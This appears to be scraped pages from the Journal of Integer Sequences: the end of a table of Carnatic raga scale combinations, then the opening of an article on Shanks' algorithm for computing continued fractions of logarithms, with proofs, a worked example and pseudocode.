183 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	184 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
185 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	186 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
187 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	188 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
189 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	190 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
191 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	192 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
193 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	194 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
195 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	196 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
197 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	198 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
199 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	200 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
201 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	202 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
203 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	204 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
205 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	206 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
207 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	208 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
209 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	210 S R1 M1 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R2 S
211 S R1 M1 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	212 S R1 M1 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R3 S

Arohan(Ascent)	Avarohan(Descent)	Arohan(Ascent)	Avarohan(Descent)
1077 S R2 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	1078 S R2 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
1079 S R2 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	1080 S R2 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R3 S
1081 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R1 S	1082 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R1 S
1083 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R1 S	1084 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R1 S
1085 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R1 S	1086 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R1 S
1087 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R2 S	1088 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R2 S
1089 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R2 S	1090 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R2 S
1091 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R2 S	1092 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R2 S
1093 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M1 R3 S	1094 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M1 R3 S
1095 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M1 R3 S	1096 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M1 R3 S
1097 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M1 R3 S	1098 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M1 R3 S
1099 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R1 S	1100 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R1 S
1101 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R1 S	1102 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R1 S
1103 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R1 S	1104 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R1 S
1105 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R2 S	1106 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R2 S
1107 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R2 S	1108 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R2 S
1109 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R2 S	1110 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R2 S
1111 S R3 M2 P D1 N1 Ŝ	Ŝ N1 D1 P M2 R3 S	1112 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D1 P M2 R3 S
1113 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D1 P M2 R3 S	1114 S R3 M2 P D1 N1 Ŝ	Ŝ N2 D2 P M2 R3 S
1115 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D2 P M2 R3 S	1116 S R3 M2 P D1 N1 Ŝ	Ŝ N3 D3 P M2 R3 S
1117 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R1 S	1118 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R1 S
1119 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R1 S	1120 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D2 P M1 R1 S
1121 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D2 P M1 R1 S	1122 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R1 S
1123 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R2 S	1124 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R2 S
1125 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R2 S	1126 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D2 P M1 R2 S
1127 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D2 P M1 R2 S	1128 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R2 S
1129 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M1 R3 S	1130 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M1 R3 S
1131 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M1 R3 S	1134 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M1 R3 S
1135 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R1 S	1136 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R1 S
1137 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R1 S	1138 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R1 S
1139 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R1 S	1140 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R1 S
1141 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R2 S	1142 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R2 S
1143 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R2 S	1144 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R2 S
1145 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R2 S	1146 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R2 S
1147 S R3 M2 P D1 N2 Ŝ	Ŝ N1 D1 P M2 R3 S	1148 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D1 P M2 R3 S
1149 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D1 P M2 R3 S	1150 S R3 M2 P D1 N2 Ŝ	Ŝ N2 D2 P M2 R3 S
1151 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D2 P M2 R3 S	1152 S R3 M2 P D1 N2 Ŝ	Ŝ N3 D3 P M2 R3 S
1153 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	1154 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
1155 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	1156 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
1157 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	1158 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
1159 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	1160 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
1161 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	1162 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
1163 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	1164 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
1165 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	1166 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
1167 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	1168 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
1169 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	1170 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
1171 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	1172 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
1173 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	1174 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
1175 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	1176 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
1177 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	1178 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
1179 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	1180 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
1181 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	1182 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R2 S
1183 S R3 M2 P D1 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	1184 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D1 P M2 R3 S
1185 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	1186 S R3 M2 P D1 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
1187 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	1188 S R3 M2 P D1 N3 Ŝ	Ŝ N3 D3 P M2 R3 S

	Arohan(Ascent)	Avarohan(Descent)	Arohan(Ascent)	Avarohan(Descent)
1189	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R1 S	1190 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R1 S
1191	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R1 S	1192 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R1 S
1193	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R1 S	1194 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R1 S
1195	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R2 S	1196 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R2 S
1197	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R2 S	1198 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R2 S
1199	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R2 S	1200 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R2 S
1201	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M1 R3 S	1202 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M1 R3 S
1203	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M1 R3 S	1204 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M1 R3 S
1205	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M1 R3 S	1206 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M1 R3 S
1207	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R1 S	1208 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R1 S
1209	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R1 S	1210 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R1 S
1211	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R1 S	1212 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R1 S
1213	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R2 S	1214 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R2 S
1215	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R2 S	1216 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R2 S
1217	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R2 S	1218 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R2 S
1219	S R3 M2 P D2 N2 Ŝ	Ŝ N1 D1 P M2 R3 S	1220 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D1 P M2 R3 S
1221	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D1 P M2 R3 S	1222 S R3 M2 P D2 N2 Ŝ	Ŝ N2 D2 P M2 R3 S
1223	S R3 M2 P D2 N2 Ŝ	Ŝ N3 D2 P M2 R3 S	1224 S R3 M2 P D2 N2 Ŝ	Ŝ N3 D3 P M2 R3 S
1225	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	1226 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
1227	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	1228 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
1229	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	1230 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
1231	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	1232 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
1233	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	1234 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
1235	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	1236 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
1237	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	1238 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
1239	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	1240 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
1241	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	1242 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
1243	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	1244 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
1245	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	1246 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
1247	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	1248 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
1249	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	1250 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
1251	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	1252 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
1253	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	1254 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R2 S
1255	S R3 M2 P D2 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	1256 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D1 P M2 R3 S
1257	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	1258 S R3 M2 P D2 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
1259	S R3 M2 P D2 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	1260 S R3 M2 P D2 N3 Ŝ	Ŝ N3 D3 P M2 R3 S
1261	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R1 S	1262 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R1 S
1263	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R1 S	1264 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R1 S
1265	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R1 S	1266 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R1 S
1267	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R2 S	1268 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R2 S
1269	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R2 S	1270 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R2 S
1271	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R2 S	1272 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R2 S
1273	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M1 R3 S	1274 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M1 R3 S
1275	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M1 R3 S	1276 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M1 R3 S
1277	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M1 R3 S	1278 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M1 R3 S
1279	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R1 S	1280 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R1 S
1281	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R1 S	1282 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R1 S
1283	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R1 S	1284 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R1 S
1285	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R2 S	1286 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R2 S
1287	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R2 S	1288 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R2 S
1289	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R2 S	1290 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R2 S
1291	S R3 M2 P D3 N3 Ŝ	Ŝ N1 D1 P M2 R3 S	1292 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D1 P M2 R3 S
1293	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D1 P M2 R3 S	1294 S R3 M2 P D3 N3 Ŝ	Ŝ N2 D2 P M2 R3 S
1295	S R3 M2 P D3 N3 Ŝ	Ŝ N3 D2 P M2 R3 S	1296 S R3 M2 P D3 N3 Ŝ	Ŝ N3 D3 P M2 R3 S

[a]The first 212 and the last 220 ragas of a total of 1296 combinations for the polynomial $\overline{G}^2$ are shown.

2000 Mathematical Subject Classification: 05A05, 05A15
***Keywords**: Indian Carnatic music, combinatorics, ragas, music scales*

Received August 28, 2002; revised Version received December 9, 2002. Published in the Journal of Integer Sequences December 10, 2002.

Journal of Integer Sequences, Vol. 5
(2002), Article 02.2.7

On Shanks' algorithm for computing the continued fraction of log_b a

Terence Jackson
Department of Mathematics,
University of York, Heslington
York YO105DD, England
thj1@york.ac.uk

and

Keith Matthews
University of Queensland
Brisbane, Australia, 4072
krm@maths.uq.edu.au

Abstract: We give a more practical variant of Shanks' 1954 algorithm for computing the continued fraction of log_b *a*, for integers *a* > *b* > 1, using the floor and ceiling functions and an integer parameter *c* > 1. The variant, when repeated for a few values of *c* = 10^r, enables one to guess if log_b *a* is rational and to find approximately *r* partial quotients.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A028507 .)

Received November 19, 2002; revised version received December 6, 2002. Published in *Journal of*

Integer Sequences December 10, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.7

ON SHANKS' ALGORITHM FOR COMPUTING THE CONTINUED FRACTION OF $\log_b a$

TERENCE JACKSON[1] AND KEITH MATTHEWS[2]

[1] Department of Mathematics
University of York, Heslington
York YO105DD, England
UK
thj1@york.ac.uk

[2] Department of Mathematics
University of Queensland
Brisbane, Australia, 4072
krm@maths.uq.edu.au

Abstract. We give a more practical variant of Shanks' 1954 algorithm for computing the continued fraction of $\log_b a$, for integers $a > b > 1$, using the floor and ceiling functions and an integer parameter $c > 1$. The variant, when repeated for a few values of $c = 10^r$, enables one to guess if $\log_b a$ is rational and to find approximately r partial quotients.

1. Shanks' algorithm

In his article [1], Shanks gave an algorithm for computing the partial quotients of $\log_b a$, where $a > b$ are positive integers greater than 1. Construct two sequences $a_0 = a, a_1 = b, a_2, \ldots$ and $n_0, n_1, n_2, \ldots$, where the a_i are positive rationals and the n_i are positive integers, by the following rule: If $i \geq 1$ and $a_{i-1} > a_i > 1$, then

$$a_i^{n_{i-1}} \leq a_{i-1} < a_i^{n_{i-1}+1} \tag{1.1}$$

$$a_{i+1} = a_{i-1}/a_i^{n_{i-1}}. \tag{1.2}$$

Clearly (1.1) and (1.2) imply $a_i > a_{i+1} \geq 1$. Also (1.1) implies $a_i \leq a_{i-1}^{1/n_{i-1}}$ for $i \geq 1$ and hence by induction on $i \geq 0$,

$$a_{i+1} \leq a_0^{1/n_0 \cdots n_i}. \tag{1.3}$$

Also by induction on $j \geq 0$, we get

$$a_{2j} = a_0^r/a_1^s, \quad a_{2j+1} = a_1^u/a_0^v, \tag{1.4}$$

where r and u are positive integers and s and v are non–negative integers.

Two possibilities arise:

(i) $a_{r+1} = 1$ for some $r \geq 1$. Then equations (1.4) imply a relation $a_0^q = a_1^p$ for positive integers p and q and so $\log_{a_1} a_0 = p/q$.

(ii) $a_{i+1} > 1$ for all i. In this case the decreasing sequence $\{a_i\}$ tends to $a \geq 1$. Also (1.3) implies $a = 1$, unless perhaps $n_i = 1$ for all sufficiently large i; but then (1.2) becomes $a_{i+1} = a_{i-1}/a_i$ and hence $a = a/a = 1$.

If $a_{i-1} > a_i > 1$, then from (1.1) we have

$$n_{i-1} = \left\lfloor \frac{\log a_{i-1}}{\log a_i} \right\rfloor. \tag{1.5}$$

Let $x_i = \log_{a_{i+1}} a_i$ if $a_{i+1} > 1$. Then we have

Lemma 1. *If $a_{i+2} > 1$, then*

$$x_i = n_i + 1/x_{i+1}. \tag{1.6}$$

Proof. From (1.2), we have

$$\log a_{i+2} = \log a_i - n_i \log a_{i+1} \tag{1.7}$$

$$1 = \frac{\log a_i}{\log a_{i+1}} \cdot \frac{\log a_{i+1}}{\log a_{i+2}} - n_i \cdot \frac{\log a_{i+1}}{\log a_{i+2}} \tag{1.8}$$

$$= x_i x_{i+1} - n_i x_{i+1}, \tag{1.9}$$

from which (1.6) follows. □

From Lemma 1.1 and (1.5), we deduce

Lemma 2. (a) *If $\log_{a_1} a_0$ is irrational, then*

$$x_i = n_i + 1/x_{i+1} \text{ for all } i \geq 0.$$

(b) *If $\log_{a_1} a_0$ is rational, with $a_{r+1} = 1$, then*

$$x_i = \begin{cases} n_i + 1/x_{i+1}, & \text{if } 0 \leq i < r-1; \\ n_{r-1}, & \text{if } i = r-1. \end{cases}$$

In view of the equation $\log_{a_1} a_0 = x_0$, Lemma 2 leads immediately to

Corollary 1.

$$\log_{a_1} a_0 = \begin{cases} [n_0, n_1, \ldots], & \text{if } \log_{a_1} a_0 \text{ is irrational;} \\ [n_0, n_1, \ldots, n_{r-1}], & \text{if } \log_{a_1} a_0 \text{ is rational and } a_{r+1} = 1. \end{cases} \tag{1.10}$$

Remark. It is an easy exercise to show that for $j \geq 0$,

$$a_{2j} = a_0^{q_{2j-2}}/a_1^{p_{2j-2}}, \quad a_{2j+1} = a_1^{p_{2j-1}} a_0^{q_{2j-1}} \tag{1.11}$$

where p_k/q_k is the k–th convergent to $\log_{a_1} a_0$.

Example 1. $\log_2 10$: Here $a_0 = 10,\ a_1 = 2$. Then $2^3 < 10 < 2^4$, so $n_0 = 3$ and $a_2 = 10/2^3 = 1.25$.

Further, $1.25^3 < 2 < 1.25^4$, so $n_1 = 3$ and $a_3 = 2/1.25^3 = 1.024$.

Also, $1.024^9 < 1.25 < 1.024^{10}$, so $n_2 = 9$ and

$$\begin{aligned} a_4 &= 1.25/1.024^9 \\ &= 125000000000000000000000000/123794003928538027489912422 4 \\ &= 1.0097419586\cdots \end{aligned}$$

Continuing in this fashion, we obtain Table 1 and $\log_2 10 = [3, 3, 9, 2, 2, 4, 6, 2, 1, 1, \ldots]$.

i	n_i	a_i	p_i/q_i
0	3	10	3/1
1	3	2	10/3
2	9	1.25	93/28
3	2	1.024	196/59
4	2	$1.0097419586\cdots$	485/146
5	4	$1.0043362776\cdots$	2136/643
6	6	$1.0010415475\cdots$	13301/4004
7	2	$1.0001628941\cdots$	28738/8651
8	1	$1.0000637223\cdots$	42039/12655
9	1	$1.0000354408\cdots$	70777/21306
10		$1.0000282805\cdots$	
11		$1.0000071601\cdots$	

TABLE 1.

2. Some Pseudocode

In Table 2 we present pseudocode for the Shanks algorithm.

It soon becomes impractical to perform the calculations in multiprecision arithmetic, as the numerators and denominators a_i grow rapidly. If we truncate the decimal expansions of the `a[i]` to r places and represent a positive rational a as $g(a)/10^r$, where $g(a) = \lfloor 10^r a \rfloor$, the ratio `aa/bb` will be calculated as $\lfloor 10^r g(aa)/g(bb) \rfloor$. Working explicitly in integers, using the $g(a)$, then results in algorithm 1, also depicted in Table 2, with $c = 10^r$, where `int(x,y)` equals $\lfloor x/y \rfloor$, when x and y are integers.

As shown in the next section, the `A[i]` decrease strictly until they reach `c`. Also `m[0]=n[0]` and we can expect a number of the initial `m[i]` will be partial quotients. Naturally, the larger we take c, the more partial quotients will be produced.

Shanks' algorithm	algorithm 1
`input: integers a>b>1`	`input: integers a>b>1, c> 1`
`output: n[0],n[1],...`	`output: m[0],m[1],...`
`s:= 0`	`s:= 0`
`a[0]:= a; a[1]:= b`	`A[0]:= a*c; A[1]:= b*c`
`aa:= a[0]; bb:= a[1]`	`aa:= A[0]; bb:= A[1]`
`while(bb > 1){`	`while(bb > c){`
`  i:=0`	`  i:=0`
`  while(aa ≥ bb){`	`  while(aa ≥ bb){`
`  aa:= aa/bb`	`  aa:= int(aa*c,bb)`
`  i:= i+1`	`  i:= i+1`
`  }`	`  }`
`  a[s+2]:= aa`	`  A[s+2]:= aa`
`  n[s]:= i`	`  m[s]:= i`
`  t:= bb`	`  t:= bb`
`  bb:= aa`	`  bb:= aa`
`  aa:= t`	`  aa:= t`
`  s:= s+1`	`  s:= s+1`
`}`	`}`

TABLE 2.

3. Formal description of algorithm 1

We show in Theorem 2.1 below, that algorithm 1 will give the correct partial quotients when $\log_{a_1} a_0$ is rational and otherwise gives a parameterised sequence of integers which tend to the correct partial quotients when $\log_{a_1} a_0$ is irrational.

Algorithm 1 is now explicitly described. We define two integer sequences $\{A_{i,c}\}$, $i = 0, \ldots, l(c)$ and $\{m_{j,c}\}$, $j = 0, \ldots, l(c)-2$, as follows.

